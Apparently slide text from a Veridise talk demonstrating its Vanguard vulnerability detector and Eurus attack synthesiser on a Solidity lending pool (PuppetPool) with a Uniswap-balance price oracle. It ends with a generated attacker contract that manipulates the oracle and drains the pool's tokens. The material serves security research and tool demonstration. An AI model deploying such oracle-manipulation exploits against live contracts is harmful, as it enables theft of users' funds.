        uniswapPair = uniswapPairAddress;
    }

    function borrow(uint256 borrowAmount) public payable nonReentrant {
        uint256 depositRequired = calculateDepositRequired(borrowAmount);

        require(msg.value >= depositRequired, "Not depositing enough collateral");

        if (msg.value > depositRequired) {
            payable(msg.sender).sendValue(msg.value - depositRequired);
        }

        deposits[msg.sender] = deposits[msg.sender] + depositRequired;

        bool res = token.transfer(msg.sender, borrowAmount);
        require(res, "Transfer failed");
    }

    function calculateDepositRequired(uint256 amount) public view returns (uint256) {
        return amount * _computeOraclePrice() * 2 / 10 ** 18;
    }

    function _computeOraclePrice() private view returns (uint256) {
       return address(uniswapPair).balance * (10 ** 18) / token.balanceOf(uniswapPair);
    }
}
```

Flashloan Example

```
contract PuppetPool is ReentrancyGuard {
    mapping(address => uint256) public deposits;
    address public immutable uniswapPair;
    IERC20 public immutable token;

    constructor (address tokenAddress, address uniswapPairAddress) {
        token = IERC20(tokenAddress);
        uniswapPair = uniswapPairAddress;
    }

    function borrow(uint256 borrowAmount) public payable nonReentrant {
        uint256 depositRequired = calculateDepositRequired(borrowAmount);

        require(msg.value >= depositRequired, "Not depositing enough collateral");

        if (msg.value > depositRequired) {
            payable(msg.sender).sendValue(msg.value - depositRequired);
        }

        deposits[msg.sender] = deposits[msg.sender] + depositRequired;

        bool res = token.transfer(msg.sender, borrowAmount);
        require(res, "Transfer failed");
    }

    function calculateDepositRequired(uint256 amount) public view returns (uint256) {
        return amount * _computeOraclePrice() * 2 / 10 ** 18;
    }

    function _computeOraclePrice() private view returns (uint256) {
        return address(uniswapPair).balance * (10 ** 18) / token.balanceOf(uniswapPair);
    }
}
```

Flashloan Example

```
----VANGUARD REPORT----
+------------+-----------+------------------------------+---------------------------------------------------+
| Class      | Detector  | Function Flagged by Detector | Detailed Output                                   |
+------------+-----------+------------------------------+---------------------------------------------------+
| PuppetPool | flashloan | borrow                       | Function 'borrow' may be vulnerable to a flashloan attack |
+------------+-----------+------------------------------+---------------------------------------------------+
```

Attack Synthesis Example

English Vulnerability Query:

“When the attack transaction finishes executing, the lending pool should have a balance of 0 DVT tokens”

[V] Vulnerability Query:

```
finished(Attacker.attack(), dvt.balanceOf(lending == 0))
```

Machine Checkable Queries!

Attack Synthesis Example

Eurus Command:

```
(base) jumaster:Eurus joseph$ ./run-eurus ./PuppetPool.sol "finished(attack.attack(), dvt.balanceOf(lending)==0)"
```

Veridise. | Attack Synthesis Example

Eurus Command:

```
(base) jumaster:Eurus joseph$ ./run-eurus ./PuppetPool.sol "finished(attack.attack(), dvt.balanceOf(lending)==0)"
```

Eurus Output:

```
contract PuppetAttacker {
    IERC20 token;
    IPuppetPool pool;
    IUniswapExchange uniswap;

    constructor(IERC20 _token, IPuppetPool _pool, IUniswapExchange _uniswap) public {
        token = _token;
        pool = _pool;
        uniswap = _uniswap;
    }

    function attack() public {
        token.approve(address(uniswap), 1000*(10**18));
        uint256 newETH = uniswap.tokenToEthSwapInput(1000, 1, block.timestamp + 1);
        pool.borrow(token.balanceOf(address(pool)));
        token.transfer(msg.sender, token.balanceOf(address(this)));
        msg.sender.transfer(newETH);
    }

    receive() external payable {}
}
```

Want More Information?

Website: https://veridise.com/

Twitter: @veridiseinc

Github Repositories:

Vanguard: https://github.com/Veridise/Vanguard

Eurus: https://github.com/Veridise/Eurus